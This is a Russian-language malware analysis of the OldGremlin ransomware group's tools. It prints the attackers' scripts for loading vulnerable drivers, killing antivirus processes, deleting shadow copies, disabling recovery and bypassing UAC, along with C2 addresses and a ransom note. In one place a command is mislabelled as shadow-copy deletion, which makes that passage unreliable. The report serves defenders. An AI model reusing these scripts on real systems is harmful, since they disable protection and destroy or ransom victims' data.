## TinyKiller

Данный инструмент предназначен для остановки работы антивирусных процессов посредством эксплуатации уязвимости в старых версиях драйверов. В ходе реагирования на инциденты мы видели использование двух уязвимостей такого типа: первая — в старой версии драйвера GIGABYTE, вторая — в MICRO-STAR INTERNATIONAL CO., LTD (2017 год).

Инструмент использовался уже на этапе постэксплуатации и доставлялся на зараженное устройство в качестве архива SFX7Z. Установочный скрипт первой версии выглядел следующим образом:

```

; !@Install@!UTF-8!
InstallPath="C:\\Windows"
RunProgram="hidcon:nowait:C:\\Windows\\swind2.exe C:\\Windows\\gdrv.
sys C:\\Windows\\fs.sys"
OverwriteMode="0"
GUIMode="2"
SelfDelete="1"
; !@InstallEnd@!

```

Как видно из представленного выше установочного скрипта, приложение извлекает файлы в директорию **C:\Windows**. Самораспаковывающийся файл включает в себя следующие файлы:

- **swind2.exe** — файл, предназначенный для загрузки драйвера;
- **gdrv.sys** — легитимный драйвер Gigabyte с уязвимостью;
- **fs.sys** — вредоносный драйвер;
- **kernconfig.ini** — текстовый файл, содержит список процессов, работу которых необходимо остановить.

Сразу после извлечения всех файлов исходный файл запускает swind2.exe и передает ему в качестве аргументов путь к драйверам gdrv.sys и fs.sys. Исходный код приложения swind2.exe доступен по [ссылке](#). Как видно из описания, приложение предназначено для эксплуатации уязвимостей в старой версии драйвера GIGABYTE:

- CVE-2018-19320,
- CVE-2018-19322,
- CVE-2018-19323,
- CVE-2018-19321.

Как вы уже поняли, первый файл в списке аргументов — старый и уязвимый **GIGABYTE**-драйвер, в то время как второй — неподписанный драйвер OldGremlin. На всякий случай напомним, что в современных операционных системах Windows драйверы без цифровой подписи не запускаются, поэтому злоумышленникам приходится проявлять оригинальность и запускать свои инструменты в режиме ядра операционной системы нестандартными способами. Один из таких способов как раз использование легитимного драйвера **GIGABYTE** (конечно же, с валидной цифровой подписью), у которого в 2018 году была обнаружена подходящая уязвимость. Подробнее о том, как именно происходит эксплуатация уязвимостей и запуск драйвера, можно прочитать тут:

- <https://github.com/fengjixuchui/gdrv-loader/tree/cdd9721ab28b50a7ac21711475bf8bd647051d62>
- <https://www.secureauth.com/labs/advisories/gigabyte-drivers-elevation-of-privilege-vulnerabilities/>

Мы же сконцентрируемся на функциональных возможностях драйвера **fs.sys**. Сразу после запуска драйвер создает виртуальное устройство с названием **SuperKill**, ассоциированное с драйвером. После этого драйвер читает содержимое конфигурационного файла **C:\Windows\kernconfig.ini**:

```
kavfs.exe, kavfsw.exe, kavtray.exe, kavfswp.exe, kavfsgt.exe,
avpsus.exe, avpui.exe, avp.exe, ebloder.exe, soyuz.exe, proton.exe,
kavfsmui.exe, mspeng.exe
```

После этого приложение в цикле ищет среди запущенных процессов приложения из списка, получает путь к исполняемому файлу процесса и удаляет его. Затем приложение останавливает работу самого процесса. Таким образом, работа антивирусных решений из списка выше будет остановлена. Даже после перезагрузки устройства приложения не смогут запуститься снова, так как их исполняемый файл был удален из системы.

Пожалуй, последнее, что мы не указали в нашем описании, — это то, что почти все свои действия драйвер логирует в текстовый файл **C:\Windows\kernlog.ini**.

Хотелось бы отметить, что OldGremlin не первая группа, которая использует такой трюк. Ранее операторы шифровальщика **RobbinHood** воспользовались той же уязвимостью, в результате чего был загружен схожий по функциональным возможностям драйвер: <https://news.sophos.com/en-us/2020/02/06/living-off-another-land-ransomware-borrows-vulnerable-driver-to-remove-security-software/>.

Специалисты Group-IB сравнили оба вредоносных драйвера и пришли к выводу, что их код сильно отличается. Похоже, OldGremlin очень понравился трюк RobinHood, поэтому они решили его повторить, создав легкую версию их драйвера.

Ключевое отличие второй версии, обнаруженной в 2022 году, — использование другого легитимного драйвера с похожей уязвимостью (CVE-2019-16098) и слегка измененный список останавливаемых процессов. Изначальный архив SFX 7Z при запуске выполняет следующие действия:

```
@echo off
sc create ZCored64 binPath= "C:\Windows\RTCore64.sys" type= kernel
sc create ZCored32 binPath= "C:\Windows\RTCore32.sys" type= kernel
sc start ZCored64
C:\Windows\RTCore128.exe
sc start ZCored32
```

Список останавливаемых процессов:

```
mmpeng.exe, kavfs.exe, kavfsw.exe, avp.exe, kavtray.exe,
kavfswp.exe, kavfsgt.exe, avpsus.exe, avpui.exe, ebloader.exe,
soyuz.exe, proton.exe, kavfsmui.exe, ekrn.exe, ccsvchst.exe
```

---

## TinyIsolator

Это консольное приложение .NET, предназначенное для изолирования устройства от сети на время. Данное ВПО поставлялось на зараженное устройство вместе с TinyCrypt и TinyKiller и запускалось при помощи задачи Windows. Напомним, что TinyKiller предназначен для остановки процессов антивирусных программ, однако он не поможет, если на устройстве развернуто EDR-решение. Но при отсутствии доступа к сети зараженное устройство будет не в состоянии отправить логи и оператор будет не в состоянии вовремя предотвратить шифрование файлов. Кроме того, такой подход значительно усложняет расследование инцидента, так как централизованно управлять скомпрометированными устройствами также не представляется возможным.

В отличие от других инструментов группы, **TinyIsolator** довольно прост в использовании: если вы неверно вводите аргументы, он подскажет, как именно это сделать. Каждый этап своей работы он также сопровождает лог-строкой в консоли (рис. 47).

```
C:\Users\Public>voyager.exe
Incorrect arguments. Specify "2010 1 1 8 0 15" (1/1/2010 8:00:15 AM)

C:\Users\Public>voyager.exe 2021 11 7 21 42 00
11/7/2021 9:42:00 PM - 11/7/2021 9:41:37 PM = 00:00:22.1640160
Isolation started
Isolation canceled

C:\Users\Public>
```

Рис. 47 — Подсказки от TinyIsolator

Как видно из рис. 47, приложение принимает в качестве аргумента дату в формате **YYYY MM DD HH MM SS**. После этого приложение отключает сетевые адаптеры путем выполнения команды:

```
wmic path win32_networkadapter where "NetEnabled='TRUE'" call disable
```

И при наступлении времени, указанного в командной строке, включает адаптеры при помощи команды:

```
wmic path win32_networkadapter where "\"NetEnabled='FALSE'\"
call enable
```

## TinyCrypt

**TinyCrypt** представляет собой простое .NET-приложение, предназначенное для шифрования файлов на зараженном устройстве. Запуск данного приложения на как можно большем количестве устройств в инфраструктуре жертвы — конечная задача OldGremlin.

Важно отметить, что мы видели **четыре** различных способа развертывания данного приложения на зараженных устройствах в ходе анализа атак:

1. Массовая рассылка 30.06.2020.
2. Инцидент 2020 года.
3. Инцидент 2021 года.
4. Инциденты 2022 года.

Примечательно, что функциональные возможности самого шифровальщика не отличались, однако методы запуска менялись с каждой атакой. В данном разделе мы сначала опишем способы развертывания инструмента, а затем перейдем к описанию функциональных возможностей шифровальщика.

## Запуск в ходе массовой рассылки

В атаке 30.06.2020 TinyCrypt устанавливался при помощи PowerShell-скрипта, который, помимо запуска шифровальщика, осуществлял кражу паролей и удаление теневого копий. В тело скрипта встроено несколько исполняемых файлов, закодированных Base64:

- TinyCrypt;
- .NET Injector;
- Email Password-Recovery;
- Web Browser Pass View.

Всю работу скрипта логически можно разделить на три стадии:

1. Кража данных с зараженного устройства;
2. Шифрование данных;
3. Удаление теневого копий.

Рассмотрим первый и третий этап подробнее, ко второму же мы вернемся при описании функциональных возможностей ВПО.

### Кража данных с зараженного устройства

Скрипт ворует пароли из браузеров и email менеджеров, используя легитимные приложения из пакета NirSoft:

- Email Password-Recovery,
- Web Browser Pass View.

Тут стоит отметить способ запуска обоих приложений. Как было указано выше, в тело скрипта встроено **.NET Injector** — приложение, предназначенное для инжектирования кода в сторонний процесс и запуска. В данном случае запуск каждого процесса производился следующим образом:

1. Скрипт загружал **.NET Injector** как .NET Assembly в собственный процесс, устанавливал необходимые параметры для работы инжектора:
  - **payload:** Email Recovery / Web Browser Pass View;
  - **arguments:** `/scomma "%ApplicationData%\{0-9a-z}{8}.tmp"`;
  - **targetProc:**
    - `%Windows%\System32\svchost.exe` для x86 версии Windows;
    - `%Windows%\SysWOW64\svchost.exe` для x64 версии Windows.
2. Запускал главную функцию библиотеки-инжектора, которая выполняла следующие действия:
  - создавала новый процесс `svchost.exe` (в соответствии с конфигурацией, установленной на прошлом этапе);
  - инжектировала в только что созданный процесс полезную нагрузку;
  - запускала полезную нагрузку с параметром:
    - `/scomma "%ApplicationData%\{0-9a-z}{8}.tmp"`.

В итоге в директории **%ApplicationData%** появлялись два файла с именем **[0-9a-z]{8}.tmp** — результат работы **Email Password-Recovery** и **Web Browser Pass View**. Собранные данные скрипт отправляет на сервер после шифрования следующим образом:

- Скрипт проверяет, существует ли на зараженном устройстве файл, в котором содержится результат выполнения программы.
- Генерирует ключ случайным образом по шаблону **[0-9a-z]{4}**.
- Читает файл с результатом выполнения команды и зашифровывает полученные данные алгоритмом RC4.
- Отправляет на сервер массив байтов в формате **<%bytes\_key%><%bytes\_ciphertext%>**.

Данные отправляются POST-запросом по адресу **hxxp://45.61.138[.]170/web/index.php?r=bag**. Параметры запроса описаны в табл. 11.

Табл. 11 — Параметры POST-запроса

Описание	Значение
TimeOut	10 000
Method	POST
UserAgent	Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0
ContentType	text/html
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language	en-US,en;q=0.5
Cache-Control	max-age=0

После отправки результата на сервер скрипт удаляет файл **%ApplicationData%\[0-9a-z]{8}.tmp**. Отправив на сервер пароли из браузеров и email клиентов, скрипт запускает главную функцию .NET-криптора. Так как отличия шифровальщика минимальны (буквально изменяются только значения внутренних переменных), опишем его в самом конце раздела. Сейчас же давайте посмотрим, что происходит уже после шифрования данных.

## Удаление теневого копий

В первую очередь скрипт проверяет, запущен ли он от имени **System**: запускает команду **whoami /user** и ищет подстроку **authority** в ее выводе. В случае обнаружения подстроки приложение выполняет следующую команду:

```
wmic path win32_networkadapter where "NetEnabled='TRUE'" call disable
```

Таким образом, приложение удаляет теньевые копии с зараженного устройства. Если же скрипт был запущен не от администратора (приложение исполняет команду **whoami /groups /fo csv** и ищет в результате исполнения подстроку **S-1-5-32-544**), то повышает привилегии методом, который будет описан далее.

В первую очередь скрипт создает файл с именем **%TEMP%\[0-9a-z]{8}.inf** и содержимым:

```
[version]
Signature=`$chicago`$
AdvancedINF=2.5
[DefaultInstall]
CustomDestination=CustInstDestSectionAllUsers
RunPreSetupCommands=RunPreSetupCommandsSection
[RunPreSetupCommandsSection]
cmd.exe /c vssadmin.exe Delete Shadows /All /Quiet & taskkill /IM
cmstp.exe /F
[CustInstDestSectionAllUsers]
49000,49001=AllUser_LDIDSection, 7
[AllUser_LDIDSection]
"HKLM", "SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\CMMGR32.
EXE", "ProfileInstallPath", "%UnexpectedError%", ""
[Strings]
ServiceName="CorpVPN"
ShortSvcName="CorpVPN"
```

После чего запускает процесс **c:\windows\system32\cmstp.exe /au %TEMP%\[0-9a-z]{8}.inf**, пытается подключиться к окну процесса **cmstp** и отправить **Enter** (нажать на единственную кнопку в окне). Тайм-аут данного действия — 3 секунды. Если все вышеописанные действия удалось сделать без ошибок, приложение считает, что оно успешно обошло UAC. Если же в ходе работы произошла ошибка, приложение пытается обойти UAC другим методом.

Далее опционально. Для Windows 10:

1. Создает ветку реестра **HKCU:\Software\Classes\mscfile\shell\open\command** куда пишет два значения:
  - **(Default): cmd.exe /c vssadmin.exe Delete Shadows /All /Quiet.**
  - **DelegateExecute:** пустое значение.
2. Запускает **%System%\fodhelper.exe**.
3. Засыпает на 5 секунд.
4. Удаляет ветку реестра **HKCU:\Software\Classes\ms-settings**.
5. Останавливает ранее созданный процесс **fodhelper.exe**.

Для остальных версий ОС:

1. Создает ветку реестра **HKCU:\Software\Classes\mscfile\shell\open\command**, куда пишет значение:
  - (Default): **cmd.exe /c vssadmin.exe Delete Shadows /All /Quiet**
2. Запускает **%System%\CompMgmtLauncher.exe**
3. Засыпает на 5 секунд
4. Удаляет ветку реестра **HKCU:\Software\Classes\mscfile**
5. Останавливает ранее запущенный процесс **CompMgmtLauncher.exe**

В случае успеха любого вышеописанного метода теневые копии на зараженном устройстве будут удалены.

## Заражение в ходе атаки 2020 года

В данной атаке на устройства в инфраструктуре жертвы доставлялся самораспаковывающийся архив со следующим установочным скриптом:

```
!@Install@!UTF-8!
GUIMode="2"
OverwriteMode="0"
SetEnvironment="A=\"%systemroot%\Sysnative\cmd.exe\"
SetEnvironment="B=\"%systemroot%\System32\cmd.exe\"
SetEnvironment="C=\"%C:\Windows\Temp\start.bat\"
InstallPath="C:\Windows\Temp"
RunProgram="hidcon:nowait:cmd /c if exist %A% (%A% /c %C%) else (%B% /c %C%)"
;!@InstallEnd@!
```

Как видно из представленного выше скрипта, архив сохранял файлы в директорию **Temp**. Список встроенных в архив файлов:

- **VSSEncrService.exe** — исполняемый файл-шифровальщик;
- **config.xml** — конфигурационный файл шифровальщика;
- **start.bat** — скрипт, запускающий шифровальщик и выполняющий еще пару «полезных» действий;
- **VSSEncrService.exe.config** — еще один конфигурационный файл, не содержащий какую-либо полезную информацию для данного исследования.

После сохранения файлов установщик запускает скрипт **start.bat** и завершает свое выполнение. Сам скрипт выглядит следующим образом:

```
@echo off
taskkill /f /im VSSEncrSrv.exe
taskkill /f /im VSSEncrSrv.exe
taskkill /f /im VSSEncrSrv.exe
ping 127.0.0.1
sc create VssEncrService binpath= "cmd.exe /c %~dp0VSSEncrService.exe %~dp0config.xml" start= auto
start %~dp0VSSEncrService.exe %~dp0config.xml
vssadmin.exe Delete Shadows /All /Quiet
bcdedit /set {default} recoveryenabled No
bcdedit /set {default} bootstatuspolicy ignoreallfailures
```

Что делает скрипт:

1. Создает автозапускаемую службу VssEncrService, запускающую шифровальщик.
2. Запускает шифровальщик (не используя ранее созданный сервис).
3. Удаляет теневые копии с диска.
4. Отключает меню загрузки восстановления ОС.

И сервис, и созданный скрипт запускают TinyCrypt и передают ему в качестве параметра конфигурационный файл **config.xml**. Он содержит много полей, приведем только наиболее интересные:

- **build\_id** — ID кампании;
- **rsa\_pub** — RSA-ключ;
- **excluded\_dirs** — список директорий, файлы в которых не будут зашифрованы;
- **excluded\_extensions** — список расширений файлов, которые не будут зашифрованы;
- **start\_http\_callback\_url** — сетевой адрес, куда будет отправлено сообщение о начале шифрования устройства;
- **end\_http\_callback\_url** — сетевой адрес, куда будет отправлено сообщение об окончании шифрования устройства;
- **note\_text** — текст readme-файла.

## Заражение в ходе атаки 2021 года

И снова группа проявила изобретательность — они написали исполняемый файл-модуль Node.js, предназначенный для запуска шифровальщика. Для атакованной организации все выглядело следующим образом: на всех устройствах, до которых удалось дотянуться OldGremlin, появился файл, выполняющий следующие действия:

- Извлекает **node.exe** и **fs.node** в директорию **%WINDIR%\Temp**.
- В планировщике задач Windows создает службу следующей командой:

```
create <%task_name%> binPath= "cmd.exe /c "%WINDIR%\Temp\node.exe -e require('"%WINDIR%\Temp\fs.node').start()" start= auto"
```

- Запускает выше созданную службу.

Файл **node.exe** — интерпретатор Node.js, **fs.node** — вредоносный модуль, отвечающий за запуск шифровальщика. Как уже было указано выше, модуль представляет собой исполняемый файл, часть кода которого позаимствована из проекта. Как понятно из описания [проекта](#), код предназначен для запуска .NET Assembly из приложения C++. В качестве запускаемой полезной нагрузки в данном случае выступает TinyNode, который содержится в файле модуля в закодированном Base64 виде.

## Заражение в ходе атаки 2022 года

В этом году злоумышленники снова вернулись к архиву 7Zip SFX. На этот раз запуск шифровальщика происходит после изолирования хоста от сети и отключения средств защиты по черному списку. Скрипт-установщик выглядел следующим образом:

```

;!@Install@!UTF-8!
InstallPath="C:\\Windows"
RunProgram="hidcon:nowait:cmd.exe /c \\\"C:\\Windows\\oneshot.cmd\\\"
OverwriteMode="2"
GUIMode="2"
;!@InstallEnd@!

```

На рис. 48 видно содержимое архива сразу после разворачивания файлов в директорию Windows.

 7z.dll	3/7/2022 2:21 AM
 7z.exe	3/7/2022 2:21 AM
 Container.sys	4/24/2022 5:56 AM
 kernconfig.ini	4/24/2022 5:19 AM
 oneshot.cmd	4/24/2022 5:53 AM
 RTCore64.sys	4/2/2022 7:10 AM
 ZBoot32.sys	3/3/2022 11:05 AM
 ZBoot128.exe	4/3/2022 5:22 AM

Рис. 48 — Содержимое архива

Происходит запуск bat-скрипта, слегка измененная версия которого выглядит следующим образом:

```

@echo off
cd C:\Windows
sc create RTCore64 binPath= "C:\Windows\RTCore64.sys" type= kernel
sc start RTCore64

ping -n 3 "127.0.0.1"

C:\Windows\ZBoot128.exe

ping -n 3 "127.0.0.1"

sc create ZBoot32 binPath= "C:\Windows\ZBoot32.sys" type= kernel
sc start ZBoot32

ping -n 3 "127.0.0.1"

sc create ZKern binPath= "cmd.exe /c C:\Windows\ZKern.exe" start=
auto
sc create ZVoya binPath= "cmd.exe /c C:\Windows\ZVoya.exe %year%
%month% %day% %hour% %min% %sec%" start= auto

ping -n 300 "127.0.0.1"

C:\Windows\7z.exe x -p'%password%' "C:\Windows\Container.sys"

ping -n 3 "127.0.0.1"
sc start ZKern

echo %mail%@protonmail.com > "C:\ProgramData\Microsoft\Windows\Start
Menu\Programs\Startup\%readme%.txt"
echo %mail%@protonmail.com > "C:\%mail%@protonmail.com"

ping -n 900 "127.0.0.1"
sc start ZVoya

```

В первую очередь происходил запуск утилиты, которая предназначена для отключения защитных решений на устройстве (инструмент, который мы назвали TinyKiller):

```
mmpeng.exe, kavfs.exe, kavfsw.exe, avp.exe, kavtray.exe,
kavfswp.exe, kavfsgt.exe, avpsus.exe, kavfsmui.exe
```

Далее **oneshot.cmd** создает системные службы **ZKern** и **ZVoya** соответственно для программы-вымогателя **ZKern.exe** и утилиты **ZVoya.exe**, осуществляющей изоляцию хоста от сети до указанного времени.

VAT-файл с помощью легитимной консольной утилиты 7-Zip (файлы **7z.exe**, **7z.dll**) извлекает из зашифрованного 7-Zip-архива **Container.sys** (пароль: **%password%**) программу-вымогатель **ZKern.exe** и утилиту **ZVoya.exe**, после этого запускает их путем старта соответствующих системных служб ZKern и ZVoya. Также **oneshot.cmd** создает текстовые файлы, содержащие адрес контактной электронной почты злоумышленников.

## TinyCrypt (Windows-версия)

Как уже было сказано выше, сам шифровальщик за два года почти не менялся. Для использования шифровальщика в разных атаках злоумышленникам достаточно было поменять опциональные переменные, что они и делали с каждой новой жертвой. По ходу описания инструмента мы будем подсвечивать, какие именно поля — опциональные.

Шифровальщик написан на .NET. Довольно простой, но в то же время эффективный инструмент. Перед тем как начать выполнять свои грязные дела, приложение проверяет, не было ли оно ранее запущено на данном устройстве. Для этого у него есть опциональная переменная — **BuildID**, которая в том числе используется как имя мьютекса. В нашем случае это **r5n679xtl78s** — довольно неинформативно, правда? Однако стоит заметить, что в более поздних версиях, которые мы изучали, BuildID имеет непосредственную связь с названием организации, которую зашифровала OldGremiln. Шифровальщик пытается создать мьютекс, и, если в ходе создания возникла проблема, завершает свою работу. Проблема действительно может возникнуть, так как при первом запуске приложение запрещает текущему пользователю следующие действия с мьютексом:

- Synchronize — право ожидания именованного мьютекса;
- Modify — право на высвобождение именованного мьютекса.

Итак, это первый запуск шифровальщика. И в первую очередь он должен отправить уведомление на сервер, что устройство было заражено. Важное замечание: отправка сообщения происходит тогда, когда встроенная строка, содержащая C2-адрес, не пустая, однако в нашем случае злоумышленникам не понадобилось уведомление об успешном запуске шифровальщика и они не стали ее заполнять (это тоже опциональное поле, мы не видели использование этой функциональной возможности ни в одной атаке). В табл. 12 мы все же представим основные поля запроса шифровальщика при первом запуске.

Табл. 12 — Описание запроса

Описание	Значение
Method	GET
ContentType	text/html
UserAgent	Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0
Timeout	3000
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language	en-US,en;q=0.5
Cache-Control	max-age=0

Теперь шифровальщик готов к самой главной части своего исполнения — сохранить на зараженном устройстве Readme-файл для жертвы. Имя Readme-файла генерируется следующим образом: README\_<%BuildId%>.txt, а его содержимое находится в теле шифровальщика в закодированном по Base64 виде (опциональное поле). В нашем случае Readme-файл содержал следующий текст:

```
Здравствуйте .
[!] Ваши файлы были зашифрованы
Для восстановления информации отправьте этот файл [README-
r5n679xtl78s.txt] на почту:
decrypt@protonmail[.]com
[!] Важно
1. В случае отсутствия сообщений от вас в течение 5 дней:
  - ключи восстановления будут удалены
  - все ваши файлы будут выложены в публичный доступ
2. Не пытайтесь восстановить файлы самостоятельно. Это приведет к
безвозвратной потере информации.
3. Вы можете найти файл [README-r5n679xtl78s.txt] на рабочем столе,
в папках %TEMP% или %APPDATA%.
```

Полученный Readme заботливо записывается в следующие директории:

- %TEMP%;
- %APPDATA%;
- %LOCALAPPDATA%.

Наконец приложение начинает делать то, ради чего мы все здесь собрались, — составляет список файлов для последующего шифрования. Файлы собираются с каждого логического диска, при этом опционально атакующие могут добавить имя нескольких дисков вручную в UNC-формате. Поиск файлов осуществляется рекурсивно, исключаются файлы с расширениями:

#### EXCLUDE EXTENSIONS

```
".themepack", ".ldf", ".scr", ".icl", ".386", ".cmd", ".ani", ".adv",
".theme", ".msi", ".rtp", ".diagcfg", ".msstyles", ".bin", ".hlp",
".shs", ".drv", ".wpx", ".deskthemepack", ".bat", ".rom", ".msc",
".lnk", ".cab", ".spl", ".ps1", ".msu", ".ics", ".key", ".msp",
".com", ".sys", ".diagpkg", ".nls", ".diagcab", ".ico", ".ocx",
".mpa", ".cur", ".cpl", ".mod", ".hta", ".exe", ".icns", ".prf",
".dll", ".nomedia", ".idx", ".ini"
```

И файлы из директорий:

```
windows, program files, programdata, appdata, system volume
information, $recycle.bin, msocache, boot, intel, perflogs, mozilla,
google, yandex, $windows.~bt, $windows.~ws.
```

Оба списка хранятся в переменных шифровальщика либо передаются в качестве параметра. Перед тем как пошифровать данные, приложение останавливает работу процессов из списка, который в нашем случае пустой. В ходе реагирования на инциденты в 2021 и 2022 годах атакующие использовали драйвер-эксплоит, останавливающий работу антивирусных процессов.

Наконец, «гремлины» все приготовили — пора шифровать. А шифрует приложение все алгоритмом AES с размером блока 256, при этом симметричный ключ и инициализирующий вектор генерируются базовым классом .NET Rijndael, то есть в теле трояна нет ключа, все генерируется непосредственно перед шифрованием. И ключ, и инициализирующий вектор зашифровываются RSA — открытый ключ находится в теле трояна (опциональное значение). Каждый файл, помимо зашифрованных данных, содержит метаданные, которая включает:

- зашифрованный по RSA ключ AES;
- зашифрованный по RSA инициализирующий вектор;
- BuildID;
- прочую информацию, необходимую для расшифровки данных.

BuildID в первую очередь выступает как индикатор того, что данный файл был ранее зашифрован. Перед началом шифрования .NET-приложение читает участок памяти, по которому должен быть расположен этот маркер, и, если находит там данную строку, считает, что файл уже был ранее зашифрован. Тандем симметричного шифрования всего файла с шифрованием ключа ассиметричным алгоритмом — отличная криптостойкая схема: не имея закрытого ключа, не удастся получить симметричный ключ, а без него не удастся расшифровать файл.

Наконец, пошифровав все интересные с точки зрения TinyCrypt файлы, приложение на всякий случай создает еще несколько копий Readme-файла:

- в %Desktop%;
- в %MyDocuments%;
- в %Startup%;
- в корне каждого логического тома.

И под конец демонстрирует файл с рабочего стола несчастному пользователю. На данном этапе приложение может отправить на сервер запрос, который будет индикатором конца шифрования файлов на диске, однако поле с C2 в данном случае тоже пустое.

## TinyCrypt (Linux-версия)

В ходе реагирования на инцидент в одной из организаций мы обнаружили Linux-версию шифровальщика (SHA1: 0c6dcadae94506aa890129fa16044524a4e51bc1). В отличие от своего Windows-собрата, данная программа 64-битная и написана на языке Go 1.15 и упакована пакером UPX. Сразу выделим ключевые моменты (табл. 13).

Табл. 13 — Описание Linux-версии шифровальщика

Go Build ID	RCbGF6e6Zzx340vdX5FI/dYaGjtd2Ko49f1lg5unX/xJ7LmTpD2F_Pkv-h3sYT/NRylQXxl3_GWrt1EODGA
Пути к исходным файлам программы	/root/tenc/main.go /root/tenc/tinylist/tinylist.go /root/tenc/tinyfilescri/tinyfilescri.go /root/tenc/tinyfilescri/common.go /root/tenc/tinyunlock/tinyunlock.go /root/tenc/tinycrypto/tinycrypto.go
Расширение, добавляемое к занятым процессами файлам при шифровании	.crypt
Маркер зашифрованных файлов (BuildID)	123456123456
Список подстрок имен шифруемых файлов	postgresq1
Список расширений шифруемых файлов	".raw", ".zst", ".csv", ".dat", ".dump", ".gz", ".h5", ".ibd", ".img", ".iso", ".journal", ".npy", ".pack", ".pickle", ".qcow2", ".raw", ".ru", ".sql", ".tar", ".tgz", ".zst", ".lzo", ".vdi", ".crypt"
Размер шифруемых файлов	более 100 000 000 байт

Как и Windows-версия, программа производит многопоточное шифрование при помощи алгоритма **AES 256 CBC**. Для каждого файла генерируется с использованием `/dev/urandom` случайный 32-битный ключ шифрования и 16-битный вектор IV. Они шифруются (**RSA OAEP SHA 256**) каждый в отдельности с использованием содержащегося в теле программы публичного ключа **RSA-2048** в формате **PEM**. Шифрование файлов осуществляется блоками по **256 000** байт, количество блоков и промежуток между ними определяется размером файла. К каждому зашифрованному файлу добавляется блок метаданных, в том числе содержащий в себе симметричный ключ и IV, а также маркер зашифрованных файлов — BuildID.

## Другие инструменты

В данном разделе мы опишем некоторые инструменты, которые хоть и не являются уникальными для группы, но представляют исследовательский интерес.

### Cobalt Strike

В инциденте 2020 года OldGremlin воспользовались широко известным инструментом для тестирования на проникновение — **Cobalt Strike**.

В ходе развития атаки на скомпрометированном устройстве появилось два файла:

1. **777.txt** — зашифрованный Cobalt Strike Stager.
2. **cob.tmp** — PowerShell-скрипт со встроенным C#-кодом.

Загрузка Cobalt Strike Beacon начинается с исполнения PowerShell-скрипта, который предназначен для запуска встроенного C#-кода. Большая часть кода позаимствована из файла <https://github.com/pwndizzle/c-sharp-memory-injection/blob/master/apc-injection-new-process.cs> (проект предназначен для создания нового процесса в SUSPENDED-состоянии, инъектирования в него произвольного кода и запуска). В данном случае процессом-контейнером служил

процесс **svchost.exe**. Шелл-код находился в бинарном файле **777.txt**, зашифрованном алгоритмом RC4 с ключом **hellokittyweindahouse**. Код внутри PS-скрипта считывал содержимое файла **777.txt**, расшифровывал его и запускал в контексте только что созданного процесса **svchost.exe**. Шелл-код представлял собой Cobalt Strike Stager, загружающий полезную нагрузку с адреса 5.181.156[.]84 с использованием **User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1)**. Beacon имел следующие конфигурационные данные:

```
{
  "meta": {
    "Proxy_Password": "",
    "HostHeader": "",
    "Proxy_UserName": "",
    "BeaconType": "0 (HTTP)",
    "Proxy_AccessType": "2 (use IE settings)",
    "Proxy_HostName": "",
    "HttpGet_Metadata": [
      "Cookie"
    ],
    "Watermark": 305419896,
    "C2Server": "5.181.156[.]84,/fwlink",
    "version": "4",
    "PipeName": "",
    "HttpPost_Metadata": [
      "Content-Type: application/octet-stream",
      "id"
    ],
    "UserAgent": "Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.0; Trident/5.0)",
    "Port": 80,
    "HttpPostUri": "/submit.php"
  }
}
```

## Эксплоит для уязвимостей в Cisco AnyConnect

Для эскалации привилегий используется уязвимость Cisco AnyConnect Secure Mobility Client for Windows до версии 4.9.00086 (CVE-2020-3153, CVE-2020-3433).

Программа **prod.exe** загружает содержимое файла **nt.bin** и направляет его на локальный адрес хоста (127.0.0.1) по протоколу TCP на порт 62522. Содержимое файла **nt.bin** представляет собой специально созданный запрос IPC, предназначенный для loopback-устройства, предоставленного службой Cisco AnyConnect Secure Mobility Agent. После получения этого запроса данная служба запускает уязвимый компонент **vrndownloader**, который копирует себя в указанное место (CVE-2020-3153). Компонент **vrndownloader** уязвим для DLL hijacking (CVE 2020-3433) и позволяет локальным злоумышленникам выполнять код на скомпрометированном компьютере с привилегиями системного уровня. Для реализации уязвимости в место копирования **vrndownloader** помещается специально созданная DLL **dbghelp.dll**. Представленная **dbghelp.dll** при ее загрузке в результате DLL hijacking похищает токен доступа процесса, имеющего сеанс подключения к физической консоли, и запускает процесс со следующей командной строкой в его контексте безопасности:

```
cmd.exe /c C:\ProgramData\nt.cmd.
```

# Заключение

Долгое время крупные российские компании слышали об атаках с использованием программ-вымогателей только из новостей и полагали, что данная угроза их не коснется: она якобы актуальна лишь для западного бизнеса. Своим успехом группа **OldGremlin** не только показала актуальность таких атак для бизнеса в России, но и продемонстрировала низкий уровень информационной безопасности многих организаций.

Использование оригинальных инструментов и ответственный подход к организации фишинговых кампаний, а также программного обеспечения двойного назначения и возможностей компрометируемых операционных систем позволяли группе без особого труда обойти стандартный набор средств защиты, а отсутствие мониторинга делало их абсолютно невидимыми для жертвы в процессе постэксплуатации.

Как и группы, предпочитающие атаковать зарубежные компании, **OldGremlin** тщательно изучает своих жертв. Таким образом, выкуп зачастую пропорционален размеру и доходам компании и, разумеется, превосходит бюджет, необходимый для обеспечения достаточного уровня информационной безопасности.

Мы выражаем надежду, что данный отчет позволит взвешенно оценить риски, которые группировка **OldGremlin** представляет для бизнеса. Именно поэтому мы впервые детально описали методы и инструменты, применяемые вымогателями, заполнив пробелы в изучении этой группы и расширив возможности для атрибуции. Команда Group-IB продолжит следить за активностью атакующих и, как всегда, будет держать вас в курсе событий.

В приложениях к этому отчету мы традиционно приводим индикаторы компрометации, анализ каждой атаки, а также информацию об актуальных техниках, тактиках и инструментах **OldGremlin**, разложенных по матрице MITRE ATT&CK® (Adversarial Tactics, Techniques & Common Knowledge), которые помогут исследователям и специалистам по кибербезопасности в поиске следов взлома, а также в предотвращении атак со стороны **OldGremlin**.

Тактика	Техника	Процедура
INITIAL ACCESS	<b>PHISHING</b> Spearphishing Link (T1566.002)	Атакующие использовали фишинговые ссылки для доставки вредоносных файлов
EXECUTION	<b>COMMAND AND SCRIPTING INTERPRETER</b> PowerShell (T1059.001) Windows Command Shell (T1059.003) JavaScript (T1059.007)	Атакующие использовали командную строку Windows и PowerShell для выполнения различных команд, а также обфусцированные сценарии JavaScript как один из основных инструментов постэксплуатации
